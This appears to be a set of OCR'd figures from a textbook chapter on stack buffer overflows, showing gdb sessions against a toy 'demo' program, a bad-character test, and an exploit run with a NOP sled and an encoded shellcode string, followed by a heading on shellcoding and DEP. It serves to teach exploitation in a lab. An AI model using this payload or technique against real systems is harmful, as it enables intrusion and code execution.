
```
┌──(root💀kali)-[/home/kali]
└─# ./demo zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzzz
zzzzzzzzzzzzzzzzzzzzzzzz


I'm sorry, my responses are limited. You must ask the right questions.

zsh: segmentation fault  ./demo
```




```
(gdb) run test
Starting program: /home/kali/demo test

Breakpoint 1, main (argc=2, argv=0xbffff664) at demo.c:6
6	    printf("\n\nI'm sorry, my responses are limited. You must ask the right questions.\n\n");
(gdb) info registers
eax            0xbffff474          -1073744780
ecx            0xbffff7c6          -1073743930
edx            0xbffff474          -1073744780
ebx            0x404000            4210688
esp            0xbffff470          0xbffff470
ebp            0xbffff5a8          0xbffff5a8
esi            0xb7fb2000          -1208279040
edi            0xb7fb2000          -1208279040
eip            0x4011e6            0x4011e6 <main+61>
eflags         0x282               [ SF IF ]
cs             0x73                115
ss             0x7b                123
ds             0x7b                123
es             0x7b                123
fs             0x0                 0
gs             0x33                51
(gdb) 
```




```
(gdb) x/80x $esp
0xbffff470:     0x00000000      0x74736574      0xb7dd4600      0xb7fcc420
0xbffff480:     0xb7fcc110      0xb7fdea86      0x00000001      0x00000001
0xbffff490:     0xb7dddee8      0x00000960      0xb7dde778      0xb7fcc110
0xbffff4a0:     0xbffff4f4      0xbffff4f0      0x00000003      0x00000000
0xbffff4b0:     0xb7fff000      0xb7dde778      0xb7dd48e8      0x004002c7
0xbffff4c0:     0xb7dddee8      0xf63d4e2e      0xbffff4f0      0x07b1ea71
0xbffff4d0:     0xbffff584      0xb7fcc3e0      0x00000000      0x00000000
0xbffff4e0:     0x0000001c      0xbfffffe0      0xb7fff000      0xbffff6e8
0xbffff4f0:     0x00000000      0x00000000      0xffffa60       0x00000009
0xbffff500:     0x00004fff      0xf63d4e2e      0xb7fffb40      0xbffff584
0xbffff510:     0x004002c7      0xb7fdf2e5      0x0040026c      0xbffff58c
0xbffff520:     0xb7fffae0      0x00000001      0xb7fcc420      0x00000001
0xbffff530:     0x00000000      0x00000001      0xb7fff980      0x00000005
0xbffff540:     0x00000001      0x00000000      0x00c30000      0x00000001
0xbffff550:     0x00400034      0x00000000      0xb7fff000      0x00000000
0xbffff560:     0x00000000      0x00000000      0x00400034      0xb7fb3a28
0xbffff570:     0xb7fb2000      0xb7fe5230      0x00000000      0xb7e04c1e
0xbffff580:     0xb7fb23fc      0x00000001      0x00404000      0x0040125b
0xbffff590:     0x00000002      0xbffff664      0xbffff670      0x0040122d
0xbffff5a0:     0xbffff5c0      0x00000000      0x00000000      0xb7debe46
(gdb) █
```




```
(gdb) run $(python -c 'print "z"*400')
Starting program: /home/kali/demo $(python -c 'print "z"*400')

Breakpoint 1, main (argc=<error reading variable: Cannot access memory at address 0x7a7a7a7a>,
    argv=<error reading variable: Cannot access memory at address 0x7a7a7a7e>) at demo.c:6
6         printf("\n\nI'm sorry, my responses are limited. You must ask the right questions.\n\n");
(gdb) info registers
eax            0xbffff2e4          -1073745180
ecx            0xbffff7c0          -1073743936
edx            0xbffff46a          -1073744790
ebx            0x404000            4210688
esp            0xbffff2e0          0xbffff2e0
ebp            0xbffff418          0xbffff418
esi            0xb7fb2000          -1208279040
edi            0xb7fb2000          -1208279040
eip            0x4011e6            0x4011e6 <main+61>
eflags         0x282               [ SF IF ]
cs             0x73                115
ss             0x7b                123
ds             0x7b                123
es             0x7b                123
fs             0x0                 0
gs             0x33                51
(gdb) █
```




```
Breakpoint 1, main (argc=4, argv=0xbffff554) at demo.c:6
6         printf("\n\nI'm sorry, my responses are limited. You must ask the right questions
.\n\n");
(gdb) x/80x $esp
0xbffff360:     0x00000000      0x90909090      0x04030201      0x08070605
0xbffff370:     0xb7fcc100      0xb7fdea86      0x00000001      0x00000001
```




```
Starting program: /home/kali/demo $(python -c 'print "\x90\x90\x90\x90\x90" + "\x01\x02\x
03\x04\x05\x06\x07\x08\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1
b\x1c\x1d\x1e\x1f\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32
\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\
x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x
5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x7
5\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b
\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\
xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\x
b8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xc
e\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4
\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\
xfb\xfc\xfd\xfe" + "\x7a\x7a\x7a\x7a"')


Breakpoint 1, main (argc=2, argv=0xbffff564) at demo.c:6
6           printf("\n\nI'm sorry, my responses are limited. You must ask the right questions
.\n\n");
(gdb) x/80x $esp
0xbffff370:     0x00000000      0x90909090      0x03020190      0x07060504
0xbffff380:     0x0d0c0b08      0x11100f0e      0x15141312      0x19181716
0xbffff390:     0x1d1c1b1a      0x22211f1e      0x26252423      0x2a292827
0xbffff3a0:     0x2e2d2c2b      0x3231302f      0x36353433      0x3a393837
0xbffff3b0:     0x3e3d3c3b      0x4241403f      0x46454443      0x4a494847
0xbffff3c0:     0x4e4d4c4b      0x5251504f      0x56555453      0x5a595857
0xbffff3d0:     0x5e5d5c5b      0x6261605f      0x66656463      0x6a696867
0xbffff3e0:     0x6e6d6c6b      0x7271706f      0x76757473      0x7a797877
0xbffff3f0:     0x7e7d7c7b      0x8281807f      0x86858483      0x8a898887
0xbffff400:     0x8e8d8c8b      0x9291908f      0x96959493      0x9a999897
0xbffff410:     0x9e9d9c9b      0xa2a1a09f      0xa6a5a4a3      0xaaa9a8a7
0xbffff420:     0xaeadacab      0xb2b1b0af      0xb6b5b4b3      0xbab9b8b7
0xbffff430:     0xbebdbcbb      0xc2c1c0bf      0xc6c5c4c3      0xcac9c8c7
0xbffff440:     0xcecdcccb      0xd2d1d0cf      0xd6d5d4d3      0xdad9d8d7
0xbffff450:     0xdedddcdb      0xe2e1e0df      0xe6e5e4e3      0xeae9e8e7
0xbffff460:     0xeeedeceb      0xf2f1f0ef      0xf6f5f4f3      0xfaf9f8f7
0xbffff470:     0xfefdfcfb      0x7a7a7a7a      0x00000000      0xb7e04c1e
0xbffff480:     0xb7fb23fc      0x00000001      0x00404000      0x0040125b
0xbffff490:     0x00000002      0xbffff564      0xbffff570      0x0040122d
0xbffff4a0:     0xbffff4c0      0x00000000      0x00000000      0xb7debe46
```




```
Starting program: /home/kali/demo $(python -c 'print "\x90"*150 + "\xbf\xd3\xb4\x69\x5c\x
db\xd7\xd9\x74\x24\xf4\x5a\x2b\xc9\xb1\x1f\x31\x7a\x15\x83\xea\xfc\x03\x7a\x11\xe2\x26\xd
e\x63\x02\xf9\xc4\x83\x59\xaa\xb9\x38\xf4\x4e\x8e\xd9\x81\xaf\x23\xa5\x05\x74\xd4\xd9\x29
\x8a\x25\x4e\x28\x8a\x97\xe0\xa5\x6b\xbd\x9a\xed\x3b\x13\x34\x87\x5a\xd0\x77\x17\x19\x17\
xfe\x01\x6f\xec\x3c\x5a\xcd\x0c\x3f\x9a\x49\x67\x3f\xf0\x6c\xfe\xdc\x35\xa7\xcd\xa3\xb3\x
f7\xb7\x1e\x50\xd0\xf5\x66\x1e\x1e\xea\x68\x60\x97\xe9\xa8\x8b\xab\x2c\xc9\x40\x03\xd3\xc
3\xd9\xe6\xec\xa4\xc9\xb3\x65\xb5\x73\xf1\x52\x86\x87\x38\x1a\x63\x47\xba\x19\x93\xa9\x82
\x1f\x6b\x2a\xf2\xa4\x6a\x2a\xf2\xda\xa1\xaa" + "\x7a\x7a\x7a\x7a"')


I'm sorry, my responses are limited. You must ask the right questions.


Program received signal SIGSEGV, Segmentation fault.
0x00401202 in main (
    argc=<error reading variable: Cannot access memory at address 0x7a7a7a7a>,
    argv=<error reading variable: Cannot access memory at address 0x7a7a7a7e>)
    at demo.c:7
7       }
```


Buffer
EBP
RET Address
NOPs
Shellcode
NOP sled addr.



```
0xbffff340:     0x00000000      0x90909090      0x90909090      0x90909090
0xbffff350:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff360:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff370:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff380:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff390:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3a0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3b0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3c0:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff3d0:     0x90909090      0x90909090      0xc4d99090      0xf42474d9
0xbffff3e0:     0xf0c0be5d      0xc9337c17      0x75311fb1      0xfced831a
0xbffff3f0:     0xe2167503      0x221d9a35      0x39d58084      0xd44975b5
0xbffff400:     0xa10bca3b      0x2654e7da      0x492b9047      0x4bbc6177
0xbffff410:     0xc552d377      0x8dcd7996      0xa7462f08      0x37a58c49
0xbffff420:     0x214fd30c      0x3992a040      0xb9ed48fe      0xd3ed22a6
0xbffff430:     0x120e3a53      0xd051f192      0x30ef73e4      0x7e0831c3
0xbffff440:     0x8017260b      0x6bd6a582      0x673ae898      0xf8719710
0xbffff450:     0xe9f2a8d5      0x93e2a18e      0xa0549682      0x6711562f
0xbffff460:     0x89e555d7      0x4a195b9f      0x4a18e0df      0xcad616df
0xbffff470:     0x7a7a7a7a      0x00000000      0x00000000      0xb7debe46
```

Chapter 11: Shellcoding – Bypassing Protections





Data Execution Prevention (DEP) helps protect against damage from viruses and other security threats. How does it work?

